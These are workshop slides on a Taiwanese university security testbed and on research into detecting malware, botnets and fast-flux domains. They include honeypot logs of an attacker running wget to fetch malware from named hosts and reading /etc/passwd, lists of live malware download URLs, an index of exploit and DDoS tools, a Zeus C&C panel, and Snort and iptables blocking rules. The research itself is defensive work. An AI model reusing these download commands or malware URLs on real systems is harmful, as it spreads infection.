

NSC-JST workshop


Design and Implementation of a Testbed for Network Threat Detection

Chu-Sing Yang

Department of Electrical Engineering
National Cheng Kung University


Outline

- ◆ Introduction to Testbed@TWISC
- ◆ Attack & Defense Platform
- ◆ Network Threats Research
 - ◆ Fighting Malware & Botnets – Systematic Approaches
 - ◆ Fighting Malware & Botnets – Defense Countermeasure
 - ◆ Knowledge Base




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TWISC Project

- ◆ NSC to foster information security status, initiates the **Taiwan Information Security Center (TWISC)** in April 2005.
- ◆ **Objectives:**
 - ◆ Boost information security research and activities
 - ◆ Promote public awareness
 - ◆ Foster partnership among government, academic and industry
 - ◆ Seek international collaborations to build a ubiquitous secure community.
- ◆ **Established three affiliated regional centers in universities:**
 - ◆ TWISC@NTUST
 - ◆ TWISC@NCTU
 - ◆ TWISC@NCKU



TWIS@NCKU MISSION

NETWORK THREATS DETECTION



Develop technologies for network threats detection including malware behavior, botnet detection, fast-flux detection, etc.

DEFENSE COUNTERMEASURE



Implement defense systems to counterattack network threats

ATTACK & DEFENSE TESTBED



Design an integrated network attack and defense platform to reproduce attack scenarios.


KNOWLEDGE BASE



Collect and provide datasets for supporting advanced research and skills training.


TWISC@NCKU' s Research Teams

- ◆ TaiWan Information Security Center at National Cheng-Kung University
 - ◆ Prof. Chu-Sing Yang (NCKU)
 - ◆ Prof. Hui-Tang Lin (NCKU)
 - ◆ Prof. Jung-Shian Li (NCKU)
 - ◆ Prof. Jinn-Shing Cheng (NKFUST)
 - ◆ Prof. Chia-Mei Chen (NSYSU)
 - ◆ Prof. Han-Wei Hsiao (NUK)
 - ◆ Prof. Ping Wang (KSU)
 - ◆ Prof. Tung-Ming Koo (Yuntech)
 - ◆ Prof. Bo-Chao Cheng (CCU)



Testbed@TWISC

- ◆ **The testbed is a platform:**
 - ◆ Provide a simple web interface for user to request resources to create experimental topologies
 - ◆ Build network security and large distributed application experiments




Requirements of Testbed

Own root
control
privilege of
experimental
resources

Various
software
can be
installed
according to
the
requirement of
users.

Easy to design different
topology for testing




Closed environment for
security testing
Each experiment is
exclusive from others.

Real machine
Not simulation,
not vm.

Capable of recording
experimental info

Reusable images can be
designed and
customized

Testbed@TWISC Milestone




Testbed@TWISC - 220 Nodes



How to do Experiments in Testbed@TWISC




Centralized computing resource to support users



Draw the network topology and OS of each computer (node). Then, configure all nodes automatically.



Users can remotely access nodes to do experiments





Current Experiments

32 Active
14 Idle
2810 Swapped
48 Free PCs

Information

Home
Utah Emulab
News (April 16)
Emulab Documentation
Testbed Documentation
Experiment List
Project List
Software
Q & A
Team Members
Projects on Testbed

Search Documentation

or



Testbed@TWISC - Network Emulation Testbed Home

Vers: 4.160 Build: 08/24/2009

Fri Apr 30 5:04pm CST

本日人氣: 27 4月人氣: 380 99年人氣: 380 總人氣: 380

News

- [系統公告]因snmpit timeout而無法正常swap in之問題已解決, 已可正常進行實驗
- [系統公告]實驗因相關網路設定未能建置或swap in之說明
- [系統公告]NFS功能已修復
- [系統緊急公告]近期實驗未能建置或swap in成功之原因
- 其他公告, 請見News

Discussion


為能更即時地替各位使用者解答任何疑問, 並將大家的問題做分享, 透過討論區的方式讓大家可更即時、更便利的反應問題。唯一的前提, 是需擁有google的帳號, 如大家有問題卻無法即時找到管理者, 歡迎在此討論區留言。相信, 只要大家有能力或有遇到相關問題, 皆會很樂意為您解答。

We have provided a forum to pose questions and share information with other users. If you can't find the Administrator when you run into problems, you are welcome to leave a post. Forum members with ability or experience with related issues will be glad to answer your question. A Google email account is required.

Google 網上論壇 => T貓討論區

Outline


- ◆ Introduction to Testbed@TWISC
- ◆ **Attack & Defense Platform**
- ◆ Network Threats Research
 - ◆ Fighting Malware & Botnets – Systematic Approaches
 - ◆ Fighting Malware & Botnets – Defense Countermeasure
 - ◆ Knowledge Base
- ◆ Future Works




Attack & Defense Platform

- ◆ Operating environment and network service infrastructure
 - ◆ Users can deploy an environment of attack and defense rapidly.
 - ◆ Create an isolate network for security issues.
- ◆ Knowledge database and tools/library
 - ◆ A knowledge base for basic operation (e.g., Internet attack methods)
 - ◆ Necessary attack/defense mechanisms and tools.
- ◆ Attack/defense methodology and scenario
 - ◆ Scenario, attack/defense mechanism, background traffic, network topology, measurements and metrics
 - ◆ Use templates which is generated by platform or user.


Architecture of Attacker and Defender




Testbed@TWISC
based on Emulab



Attack and Defense Platform



Scenario




Create the nodes and networks topology on Testbed@NCKU.

Experiment **cryptolab/TWISC-Project**

Attacker

User



Attack and Defense Platform

Exploit / Attack / Defense Tools Database
Collection Source:

<http://www.securiteam.com/>
<http://www.packetstormsecurity.org/>
<http://www.exploit-db.com/> ... etc.

Attack & Defense Tools

[總筆數21 / 總頁數3] : 第1頁 - 第2頁 - 第3頁 -


| Type | Title | GHDB Link | Publish Date | Author | CVE | Platform |
|------------|--|-----------|--------------|-----------------|----------------|----------|
| Remote | Adobe Flash player Action script type confusion exploit | N/A | 2011-00-00 | www.abyssec.com | CVE-2010-3654 | window |
| Remote | Zeus Botnet | N/A | 2010-07-08 | Unknow | N/A | window |
| AttackTool | DoS tools : LOIC | N/A | 2011-06-06 | LOIC | N/A | window |
| Remote | BlackEnergy DDoS Bot | N/A | 2007-01-07 | Unknow | N/A | php |
| AttackTool | HTTP DoS Tool | N/A | 2009-00-00 | OWASP | N/A | windows |
| Remote | MS09-001 Exploit | N/A | 2009-01-26 | Unknow | N/A | windows |
| Local | MS08-066 Windows Kernel Ancillary Function Driver Local Privilege Escalation Vulnerability Exploit | N/A | 2008-10-14 | SoBeIt | N/A | windows |
| Remote | MS11-050 IE mshtml::COBjectElement Use After Free | N/A | 2011-06-17 | metasploit | CVE: 2011-1260 | windows |
| DOC/POC | Adobe Reader/Acrobat 10.0.1 DoS Exploit | N/A | 2011-06-16 | Soroush Dalili | N/A | windows |
| Remote | Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability | N/A | 2011-04-16 | metasploit | CVE: 2011-0611 | windows |

TWISCON@NCKU

The screenshot shows the Testbed@TWISC web interface. The main content area displays a table of experiments with columns: PID, EID, State, and Node Count. The table lists three experiments, all with a state of 'active' or 'swapped'. The sidebar on the right contains a 'My Emulab' section with links like 'Begin an Experiment', 'Experiment List', 'Node Status', 'Summary Time Status', 'List ImageIDs', and 'List OSIDs'. Below this is a 'Current Experiments' section with a table showing the same experiment data. At the bottom, there is a list of links including 'Exploits Database', 'Search Exploits', 'Start New Project', and 'Join Existing Project'.

- Staff access only, Type:**
- Remote/Local exploits
 - Web Application
 - DoS/Poc
 - Shell Code
 - Attack Tools
 - Defense Tools
 - White Paper

Attack Scenario - **Botnet Combine with MS12-043**



Zeus Botnet C&C Interface

CP :: Bots

localhost:8080/cp.php?m=botnet_bots

Information:
Current user: admin
GMT date: 28.09.2011
GMT time: 07:27:35

Statistics:
Summary
OS

Botnet:
→ Bots
Scripts

Reports:
Search in database
Search in files
Jabber notifier

System:
Information
Options
User
Users
Logout

Filter

Bots:
Botnets:
IP-addresses:
Countries:

NAT status:
Only online bots:
Only new bots:
Used status:
Comment:

Reset form Accept


Result (1):

Bots action: >>

| # | Bot ID | Botnet | Version | IPv4 | Country | Online time | Latency | Comment |
|---|------------------------|---------------|---------|-----------|---------|-------------|---------|---------|
| 1 | PC149_7875768F1DF2C643 | -- default -- | 2.0.8.9 | 10.10.2.3 | -- | 03:13:38 | 0.515 | dir c:\ |

Full information
Full information + screenshot
Today reports
Reports for last 7 days
Files
Remove from database
Remove from database including reports
Check socks
Create new script

Defense Scenario



Zeus Botnet Detection Rules

Snort Rules

```
#Snort Rules for Bot Shaker
#####
#####

#
#C&C Server Communication
# -----
alert tcp any any -> any 80 (sid:10001: logto:botnet_log: msg:"ALERT: Bot attempting to
locate C&C Server on port 80 (TCP) de#!/bin/bash
alert tcp any 80 -> any any (sid:1000IPTABLES="/sbin/iptables"
connected to C&C server on port 80 (TACTION="DROP"
CHAIN="INPUT"
alert tcp any 80 -> any any (sid:1000#####
additional components detected on pc# abuse.ch Zeus IP blocklist for iptables #
content:"#BLACKLABEL";) #
# For questions please refer to https://zeustracker.abuse.ch/blocklist.php #
#####

#
# CAPTCHA Component detection
# -----
alert tcp any any -> any 80 (sid:1000IPTABLES -A $CHAIN -s 109.127.8.242 -j $ACTION
available CAPTCHA to solve (TCP)"; ccIPTABLES -A $CHAIN -s 109.127.8.246 -j $ACTION
alert tcp any any -> any 80 (sid:1000IPTABLES -A $CHAIN -s 109.169.58.188 -j $ACTION
to CAPTCHA (TCP)"; content:"GET"; corIPTABLES -A $CHAIN -s 109.235.51.114 -j $ACTION
IPTABLES -A $CHAIN -s 109.77.106.1 -j $ACTION
IPTABLES -A $CHAIN -s 122.155.18.83 -j $ACTION
IPTABLES -A $CHAIN -s 124.150.132.38 -j $ACTION
IPTABLES -A $CHAIN -s 140.113.201.43 -j $ACTION
IPTABLES -A $CHAIN -s 141.22.9.12 -j $ACTION
IPTABLES -A $CHAIN -s 149.140.236.241 -j $ACTION
IPTABLES -A $CHAIN -s 149.154.152.254 -j $ACTION
IPTABLES -A $CHAIN -s 151.97.190.239 -j $ACTION
IPTABLES -A $CHAIN -s 173.230.253.193 -j $ACTION
IPTABLES -A $CHAIN -s 174.133.24.18 -j $ACTION
IPTABLES -A $CHAIN -s 174.136.1.54 -j $ACTION
IPTABLES -A $CHAIN -s 176.215.68.57 -j $ACTION
IPTABLES -A $CHAIN -s 176.215.86.120 -j $ACTION
IPTABLES -A $CHAIN -s 176.9.11.125 -j $ACTION
IPTABLES -A $CHAIN -s 176.9.178.201 -j $ACTION
IPTABLES -A $CHAIN -s 176.9.80.5 -j $ACTION
IPTABLES -A $CHAIN -s 177.8.168.23 -j $ACTION
IPTABLES -A $CHAIN -s 178.159.240.240 -j $ACTION
IPTABLES -A $CHAIN -s 178.17.166.218 -j $ACTION
IPTABLES -A $CHAIN -s 178.208.78.253 -j $ACTION
```


Border Firewall Prevention Rules

VRT Snort official Rules

Alerta: "SPECIFIC-THREATS Zeus/Zbot malware config
Alerta: "SPECIFIC-THREATS Possible Zeus User-Agent
Alerta: "SPECIFIC-THREATS Possible Zeus User-Agent
Alerta: "SPECIFIC-THREATS Possible Zeus User-Agent
Alerta: "SPECIFIC-THREATS Possible Zeus User-Agent


Future: Offensive-Defensive Cloud (Platform as a Service)

- ◆ Attack & Defense Database
- ◆ Fast, Customized Attack & Defense Scenario
- ◆ PaaS
 - Offensive & Defensive Scene Design
 - Security testing for new Device
- ◆ Develop New Threat Solution




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


Fighting Malware & Botnets – Introduction

- ◆ Develop a systematic approach to fight malwares and botnets including three workflows.
 - ◆ **Data Collection:** Use honeypots technologies to collect malwares and botnet events.
 - ◆ **Threats Detection:** Develop detection and analysis methods on threats recognition.
 - ◆ **Defense Countermeasure:** Implement threats signatures on defense systems for eliminating botnets.





Workflow on Fighting Malware and Botnet



Data Collection - Bashpot

- ◆ Bashpot is a **high-interaction** honeypot to collect bash attack events on Linux System.
 - ◆ Designed to log brute force attacks
 - ◆ Record entire shell interaction performed by attackers.
 - ◆ Commands whitelist protects real file systems



Network Threats Detection: Data Collection – Bashpot (Cont.)

| | |
|---|---------------------|
| rm -rf ReM.jpg | 2012-03-16 23:35:52 |
| ls --color=auto -a | 2012-03-16 23:35:53 |
| id | 2012-03-16 23:35:55 |
| uname -a | 2012-03-16 23:35:58 |
| cat /etc/passwd | 2012-03-16 23:36:05 |
| ls --color=auto -a | 2012-03-16 23:36:09 |
| cat /etc/hosts | 2012-03-16 23:36:15 |
| uname -a | 2012-03-16 23:36:18 |
| ls --color=auto -a | 2012-03-16 23:36:19 |
| cat /etc/issue | 2012-03-16 23:36:24 |
| ls --color=auto -a | 2012-03-16 23:36:27 |
| cat .bash_history | 2012-03-16 23:36:33 |
| wget | 2012-03-16 23:36:50 |
| ls --color=auto -a | 2012-03-16 23:36:59 |
| cd /var/spool | 2012-03-16 23:37:02 |
| ls --color=auto -a | 2012-03-16 23:37:03 |
| cd plymouth | 2012-03-16 23:37:12 |
| ls --color=auto -a | 2012-03-16 23:37:13 |
| wget | 2012-03-16 23:37:14 |
| wget http://radio-ardeal.eu/cache/wunderbar_emporium.gz | 2012-03-16 23:37:31 |
| wget http://46.102.253.181/cache/wunderbar_emporium.gz | 2012-03-16 23:37:54 |
| cd /tmp | 2012-03-16 23:38:05 |
| ls --color=auto -a | 2012-03-16 23:38:06 |
| cd ls | 2012-03-16 23:38:09 |
| ls --color=auto -a | 2012-03-16 23:38:10 |
| cd - | 2012-03-16 23:38:15 |
| cd .ICE-unix | 2012-03-16 23:38:18 |
| ls --color=auto -a | 2012-03-16 23:38:19 |
| wget http://46.102.253.181/cache/wunderbar_emporium.gz | 2012-03-16 23:38:26 |
| id | 2012-03-16 23:39:31 |

Attacker logs into
bashpot and download
malwares

| 項次 | MD5 | URL | Describe |
|----|----------------------------------|---|---|
| 1 | 2dc284e6842ade747469e48cf29738b2 | http://zlatestranky.cz | CESKY TELECOM, A.S. |
| 2 | 735639381cbe4ca95da6022d5500bc9d | http://xn--7sbbaz1bcd2bglpn9dwh.xn--p1ai/ | Hetzner Online AG |
| 3 | c797d5537957351d2e90717b0f04ecb5 | http://xat.com/amistadesdelmundo | SoftLayer Technologies Inc. SOFTL 1950 N Stemmons Freeway Dallas TX 75207 |
| 4 | 77dc61930136c6928084b87557b4a2e5 | http://www.last.fm/forum/21713/_/2192327 | Cotendo Inc. |
| 5 | 57669b22794bc0ddfc903e52b395d6b8 | http://www.heungindang.kr | LG DACOM KIDC |
| 6 | c91c3517f98b2a3d94b934fb8675d0e | http://www.adocean.pl | GEMIUS S.A.GEMIUS SA |
| 7 | 20d32488e20dced3b5c3b2ff7559e37d | http://www.adocean-global.com | GEMIUS S.A.GEMIUS SA |
| 8 | 38d613f396b129513082f24445c1ee51 | http://wips.com | Master Internet s.r.o.MASTER-NET-3 |
| 9 | ef5289d0c33e49519f8d10d2a58b191a | http://vento2225ve.co.cc | iWeb Technologies Inc. GIT-20 20, place du Commerce Montreal QC H3E-126 |
| 10 | 6babd7d8aad9f933a81eafa71c004d3e | http://stagrams.com/ | WestHost, Inc. WESTHO 164 N Spring Creek Pkwy Providence UT 84332 |

Record Complete shell
interaction performed by
attackers



Network Threats Detection: Data Collection Crawling & Sharing Information

HoneyCloudingPots on NFUST



Honeynet Logs




Malware Samples



Botnet Events



Data Publish-Subscribe sharing from The Honeynet Project (47 countries publish data to hpfeeds)



Use Splunk to index and store all data

| | | |
|---|---------------------------|---|
| 1 | 8/21/12 9:37:27.006 PM | [2012-08-21 21:37:27,006] [INFO] Tue Aug 21 21:37:27 2012 PUBLISH channel = thug.files, identifier = q6jyo@hp1, url = http://sitesnassesssearchers.biz/spl_data/rgeowuczu-a.wvbyuww.jar, md5 = 5c1e2759abb895f769750ca835ef676, sha1 = 15dab76d7f5f9e4d924521566f1c868188d6a8e2, type = JAR sourcetype=bug.files source=Applications/splunk/etc/apps/Hpfeeds/HoneyGraphpools/thug_files_logs/thug_files_logs sitehost=sitesnassesssearchers.biz url=http://sitesnassesssearchers.biz/spl_data/rgeowuczu-a.wvbyuww.jar md5=5c1e2759abb895f769750ca835ef676 type=JAR |
| 2 | 8/21/12 9:32:13.958 PM | [2012-08-21 21:32:13,958] [INFO] Tue Aug 21 21:32:13 2012 PUBLISH channel = thug.files, identifier = q6jyo@hp1, url = http://178.216.52.79/data/field.swf, md5 = 9f3fb5fefef9212ca7c8dfdda476f1a1, sha1 = 4fe314cb96a3282ca4663b68f195067d0fb6b09, type = SWF sourcetype=bug.files source=Applications/splunk/etc/apps/Hpfeeds/HoneyGraphpools/thug_files_logs/thug_files_logs sitehost=178.216.52.79 url=http://178.216.52.79/data/field.swf md5=9f3fb5fefef9212ca7c8dfdda476f1a1 type=SWF |
| 3 | 8/21/12 9:32:13.406 PM | [2012-08-21 21:32:13,406] [INFO] Tue Aug 21 21:32:13 2012 PUBLISH channel = thug.files, identifier = q6jyo@hp1, url = http://178.216.52.79/data/field.swf, md5 = 9f3fb5fefef9212ca7c8dfdda476f1a1, sha1 = 4fe314cb96a3282ca4663b68f195067d0fb6b09, type = SWF sourcetype=bug.files source=Applications/splunk/etc/apps/Hpfeeds/HoneyGraphpools/thug_files_logs/thug_files_logs sitehost=178.216.52.79 url=http://178.216.52.79/data/field.swf md5=9f3fb5fefef9212ca7c8dfdda476f1a1 type=SWF |
| 4 | 8/21/12 9:32:05.487 PM | [2012-08-21 21:32:05,487] [INFO] Tue Aug 21 21:32:05 2012 PUBLISH channel = thug.files, identifier = q6jyo@hp1, url = http://178.216.52.79/w.php?e=5&f=97d19, md5 = aeb8392a86f21c8ed421570e268ec8a2, sha1 = 1424aaba9adcb56e040942eb98381f5e0196e3e, type = PE sourcetype=bug.files source=Applications/splunk/etc/apps/Hpfeeds/HoneyGraphpools/thug_files_logs/thug_files_logs sitehost=178.216.52.79 url=http://178.216.52.79/w.php?e=5 md5=aeb8392a86f21c8ed421570e268ec8a2 type=PE |
| 5 | 8/21/12 9:32:02.926 PM | [2012-08-21 21:32:02,926] [INFO] Tue Aug 21 21:32:02 2012 PUBLISH channel = thug.files, identifier = q6jyo@hp1, url = http://178.216.52.79/w.php?e=5&f=97d19, md5 = aeb8392a86f21c8ed421570e268ec8a2, sha1 = 1424aaba9adcb56e040942eb98381f5e0196e3e, type = PE sourcetype=bug.files source=Applications/splunk/etc/apps/Hpfeeds/HoneyGraphpools/thug_files_logs/thug_files_logs sitehost=178.216.52.79 url=http://178.216.52.79/w.php?e=5 md5=aeb8392a86f21c8ed421570e268ec8a2 type=PE |
| 6 | 8/21/12 9:32:01.559 PM | [2012-08-21 21:32:01,559] [INFO] Tue Aug 21 21:32:01 2012 PUBLISH channel = thug.files, identifier = q6jyo@hp1, url = http://178.216.52.79/data/apl.php?e=97d19, md5 = 994c2a6c5844d6951352ff971872310b, sha1 = 678c84999975a618801f585b257972734662b0, type = PE sourcetype=bug.files source=Applications/splunk/etc/apps/Hpfeeds/HoneyGraphpools/thug_files_logs/thug_files_logs sitehost=178.216.52.79 url=http://178.216.52.79/data/apl.php?e=97d19 md5=994c2a6c5844d6951352ff971872310b type=PE |


| Malware : | Count : | Last Seen : | Url-to-collect-malware : |
|----------------------------------|---------|-------------------|--|
| 0005f892e32a6e1a3de9aacc22032d8 | 2 | 08/03/12 20:10:04 | http://www.youtube.com/vpBqCJfB-EY?version=3 |
| 01e40021784ee801fb9ed01937fdb399 | 2 | 08/03/12 19:08:36 | http://www.youtube.com/vJXBYTdt90CA?version=3 |
| 020b0b477706596e71de25286ed77991 | 48 | 08/19/12 07:52:25 | http://174.140.163.184/data/Pol.jar http://174.140.171.183/data/Pol.jar http://198.143.159.124/data/Pol.jar http://199.195.116.139/data/Pol.jar http://209.59.216.120/data/Pol.jar http://209.59.219.106/data/Pol.jar http://209.59.219.112/data/Pol.jar http://212.58.20.11/data/Pol.jar http://46.249.37.103/data/Pol.jar http://46.249.37.124/data/Pol.jar http://66.175.222.60/data/Pol.jar http://66.228.59.69/data/Pol.jar http://69.194.193.146/data/Pol.jar http://69.194.196.15/data/Pol.jar |
| 02db2d914f3440ee7d7c927ae135324f | 2 | 08/20/12 20:52:33 | http://haiimissionschool.org/updateflashplayer.exe |
| 04067e8a0465e4025f03fb8d8f36303 | 2 | 08/03/12 16:47:09 | http://www.youtube.com/vJXBYTdt90CA?version=3 |
| 05561e2d8de259d4a0c380a76cd90c13 | 48 | 08/19/12 07:49:24 | http://174.140.163.184/data/Qai.jar http://174.140.171.183/data/Qai.jar http://198.143.159.124/data/Qai.jar http://199.195.116.139/data/Qai.jar http://209.59.216.120/data/Qai.jar http://209.59.219.106/data/Qai.jar http://209.59.219.112/data/Qai.jar http://212.58.20.11/data/Qai.jar http://46.249.37.124/data/Qai.jar http://66.175.222.60/data/Qai.jar http://66.228.59.69/data/Qai.jar http://69.194.193.146/data/Qai.jar http://69.194.196.15/data/Qai.jar |

Network Threats Detection: Malware Behavior Analysis

- ◆ **MELBED:** Automated dynamic malware Behavior Analysis at real machines on Testbed@TWISC
- ◆ **Improved Cuckoo:** Improve malware **behavior signature summary** based on Cuckoo Sandbox. Behavior signature summary can increase


| 惡意程式資訊 | | | | | | | | |
|--------------------------|----------------------------------|--|---------|---------------|------------------------|---------|----------------------|------------|
| 惡意執行檔 惡意網頁檔 惡意文字檔 其他惡意程式 | | | | | | | | |
| 項次 | MD5 | Describe | VT-scan | Threat Expert | Report1 | Report2 | pcap | 日期 |
| 21 | f0886c750a6dacf56aeb693f613358a9 | CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134 | VT | Threat | report | | pcap | 2012-11-09 |
| 22 | 6d953c5bf20f3f14209e80ce02a18b1e | CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134 | VT | Threat | report | | pcap | 2012-11-09 |
| 23 | 81812b9bad1e1baf79028e2a5ca043a | CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134 | VT | Threat | report | | pcap | 2012-11-09 |
| 24 | 472456cab4c2dfa17264da9e3145cc | CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134 | VT | Threat | report | | pcap | 2012-11-09 |
| 25 | 5dbcf2f51e9df8b94de8644a09d9f0b | CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134 | VT | Threat | report | | pcap | 2012-11-09 |
| 26 | 26c4c23939ef115aa7e76761c52e681d | CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134 | VT | Threat | report | | pcap | 2012-11-09 |
| 27 | 34d00b5e110375958b64d449ef9c55a | CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134 | VT | Threat | report | | pcap | 2012-11-09 |
| 28 | d446c9d8b7693249bd11f1a7d82f6cb | CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134 | VT | Threat | report | | pcap | 2012-11-09 |
| 29 | 3c2fe9005fd12dd8075424ea2d6f5836 | CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134 | VT | Threat | report | | pcap | 2012-11-09 |
| 30 | a7f5cc316b1bc9b7a1a3438b6ee75d14 | CDNetworks Inc. CDNET 130 Rio Robles San Jose CA 95134 | VT | Threat | report | | pcap | 2012-11-09 |

共5977筆記錄 每頁 10 筆 目前: 3/598頁




Network Threats Detection: **Adaptive Fast-Flux Detection**


- ◆ Development of adaptive malicious domain detection technology can be quickly changed for different types of malicious Mobility domain (Fast-Flux) for detection and tracking
- ◆ Proposed to improve the existing Fast-Flux technology to **detect delay**
 - ◆ Traditionally, each of a FAST-Flux Detection consuming more than 5 minutes



Network Threats Detection: Adaptive Fast-Flux Detection (Cont.)



Fast-Flux Detection System



Modules:

- IP Extractor
- ASN Feature Query Module
- E-DPN Feature Module
- SD-RTT Estimation Module

Network Threats Detection: Adaptive Fast-Flux Detection (Cont.)

| 偵測時間 | 網域 | Fast-Flux IP | result | detection time |
|------------------------|-----------------------|--|---------------------|----------------|
| 2012-09-19 14:56:33 | charmingprincess.net | [178.47.11.119, 219.19.188.136, 218.103.158.253, 27.42.174.230] | Yes | 13 |
| 2012-09-18 20:12:28 | adultdatingcenter.net | [174.138.214.233, 95.139.78.214, 85.221.222.166, 77.45.30.53, 46.241.166.218] | Yes | 13 |
| 2012-09-18 20:11:20 | aboutflirtlove.com | [95.139.78.214, 77.45.30.53, 174.138.214.233, 85.221.222.166, 46.241.166.218] | Yes | 11 |
| 2012-09-18 20:10:49 | ashampoo-14.com | [87.230.55.18, 87.230.56.95, 87.230.56.97, 188.138.0.103, 217.115.153.88, 217.115.153.90, 217.115.153.92, 217.115.153.94, 80.237.152.63, 80.237.153.21, 80.237.154.35, 83.169.60.31, 85.25.120.74] | No | 27 |
| 2012-09-18 20:09:55 | ashampoo-14.com | [87.230.55.18, 87.230.56.95, 87.230.56.97, 188.138.0.103, 217.115.153.88, 217.115.153.90, 217.115.153.92, 217.115.153.94, 80.237.152.63, 80.237.153.21, 80.237.154.35, 83.169.60.31, 85.25.120.74] | No | 27 |
| 2012-09-13 16:47:10 | 140.116.221.29 | [140.116.221.29] | No | 2 |
| 2012-08-31 14:32:04 | alldatingbreak.com | [81.198.241.40, 222.106.31.112, 119.175.226.249, 219.19.188.140] | Yes | 10 |
| 2012-08-31 13:03:51 | google.com | [74.125.31.138, 74.125.31.113, 74.125.31.139, 74.125.31.101, 74.125.31.102, 74.125.31.100, 2404:6800:4008:c00:0:0:0:66] | No | 15 |
| 2012-08-31 13:02:47 | adultdatingcenter.net | [188.17.38.223, 119.171.234.21, 69.171.234.21, 2a03:2880:2110:3f01:face:b00c:0:0, 2a03:2880:2110:9f01:face:b00c:0:0, 2a03:2880:10:8f01:face:b00c:0:25, 2a03:2880:10:cf01:face:b00c:0:0] | Yes | 11 |
| 2012-08-31 12:27:31 | facebook.com | [69.171.234.21, 69.171.234.21, 2a03:2880:2110:3f01:face:b00c:0:0, 2a03:2880:2110:9f01:face:b00c:0:0, 2a03:2880:10:8f01:face:b00c:0:25, 2a03:2880:10:cf01:face:b00c:0:0] | No | 13 |

We don't have to wait too long to get fast-flux detection results

Network Threats Detection: Ontology Analysis on Botnet Traffic

- ◆ In order to find out more **relevance** between known botnet flow, we use ontology to present relationship of botnet flows and **inherent potential bots communication**.

Rule Inherent

Botnet communication patterns and behavior

| Statement | Domain | Property | Range |
|-----------|---------------|---------------------|--|
| S01 | Botnet_Master | hasVictims | Victim |
| S02 | Botnet_Master | BotMasterBehavior | Bot_FlowKeys |
| S03 | Botnet_Master | hasFeatures | Bot_FlowKeys |
| S04 | Bot_FlowKeys | hasNumberVictim | Bot_Behavior |
| S05 | Bot_Behavior | Bot_Classifications | IRC_Bot P2P_Bot HTTP_Bot FastFlux_Bot |
| S06 | Bot_FlowKeys | FlowKeys_Features | TTL ConnectionNumbers Protocol SourceIP DestinationIP SourcePort DestinationPort |
| S07 | Protocol | hasProtocol | P2P HTTP ICMP UDP TCP |
| S08 | C&C_Server | hasControl | Victim |
| S09 | SourceIP | hasHTTP | DestinationIP |
| S10 | SourceIP | hasP2P | DestinationIP |
| S11 | SourceIP | hasICMP | DestinationIP |
| S12 | SourceIP | hasUDP | DestinationIP |


Botnet Flow

Ontology Construction

Rule Inherent


Potential Botnet Traffic

Ontology Analysis



Network Threats Detection: Measuring the Scale of P2P Botnet

- ◆ Estimate P2P botnet for the DHT network architecture
- ◆ Using Capture-Recapture Method to estimate botnet size
- ◆ Experimental environment on Testbed@NCKU



Network Threats Detection:

Measuring the scale of P2P botnet (Cont.)

◆ Peer list collection module



- ◆ Compose by Peer list collection nodes
- ◆ Collect information from nodes

◆ Peer list analysis module

- ◆ Analyze information from nodes
- ◆ Calculate the duplicate nodes
- ◆ Mark captured nodes

◆ Estimate size module


- ◆ Parameters from the the Peer list analysis module use the proportion of node capture - recapture to estimate the size of the entire P2P Botnet



Measuring the scale of P2P botnet (Cont.)



Research Results:

- The figure can be found in the the **ninth** capture - recapture estimated quantity is gradually was gently growth phenomenon.
- In this study, can indeed reduce to observe the Botnet the time, can quickly determine the number of infections. ◦




Defense Countermeasure: DPI System for Blocking Botnet


- ◆ Build a Deep Packet Inspection (DPI) system based on Netfilter for detecting malicious threats including Botnet flow and Phishing website.
- ◆ Detect malicious traffic by multi-pattern matching and tracking connections for monitoring and statistical analysis




Netfilter Native Hook



DPI system



System Architecture of DPI System





Defense Countermeasure: DPI System for Blocking Botnet (Cont.)

- ◆ Mixed Matching Strategies:
 - ◆ Zero offset patterns
 - ◆ Match the payload starting from the beginning using 'memcmp'.
 - ◆ Return at most one result.
 - ◆ Fixed offset patterns
 - ◆ Match the payload starting from a fixed position using 'memcmp'.
 - ◆ Return at least one result.
 - ◆ Variable offset patterns
 - ◆ Match the payload starting from a variable position using 'memcmp'.
 - ◆ Return at least one result.
 - ◆ Arithmetic patterns
 - ◆ Some data in a packet are computed to decide to which application it belongs.



Defense Countermeasure: DPI System for Blocking Botnet (Cont.)

◆ Traffic Classification Flow Chart



Defense Countermeasure: DPI System for Blocking Botnet (Cont.)

The Reports of phishing site connection

| DPI System Home Filter Configuration Rules Configuration Status Reports PhishingSitesDetection | | | | |
|--|-----|------------|---------------------|-------------------------|
| Phishing Sites Detection | | | | |
| Instant Detection | | | | |
| URL | | Phishiness | Date | |
| www.booking.com | | 57 | 2012-10-31 16:04:32 | details |
| Suspicious URLs | | | | |
| URL | Num | Phishiness | Date | |
| hxm8akm.googlecode.com/svn/trunk/tem6.js?ver=3.1.1 | 25 | 60 | 2012-10-31 14:52:33 | details |
| users11.jbny.com/freemakemoney | 195 | 96 | 2012-10-31 14:37:44 | details |
| users11.jbny.com/freemakemoney/ | 374 | 96 | 2012-10-31 14:01:01 | details |
| www.x.org | 10 | 57 | 2012-10-31 13:54:58 | details |
| hxm8akm.googlecode.com/svn/trunk/tem6.js?ver=3.4.2 | 126 | 60 | 2012-10-31 13:16:37 | details |
| kkk.co | 149 | 100 | 2012-10-31 12:41:36 | details |
| synergy-plus.googlecode.com/svn/web/version.txt | 34 | 54 | 2012-10-31 10:36:55 | details |
| herosener99.altervista.org/index.html | 8 | 55 | 2012-10-31 10:25:51 | details |

The Reports of Botnet Flow




Defense Countermeasure: Digital Antidote for Botnets

◆ Developed Antidote for Botnet

System automatically update the latest signatures after analyzed and filtered the infectious events of botnet.

Evidence Preservation

Encrypted the evidence and sent back to manager thru e-mail.


 殭屍電腦之數位解藥管理平台

| 基本編號 | REG路徑 | REG名稱 | 路徑值 | 病毒名稱 | 編輯 |
|--------------------|-------|--|-----------------------------------|------------------|--------------------|
| 刪除 | 1852 | HKEY_LOCAL_MACHINE\software\microsoft\windows\currentVersion\Run | Application Layer Gateway Service | 0 Worm/Sdbot.Jui | 連結 |
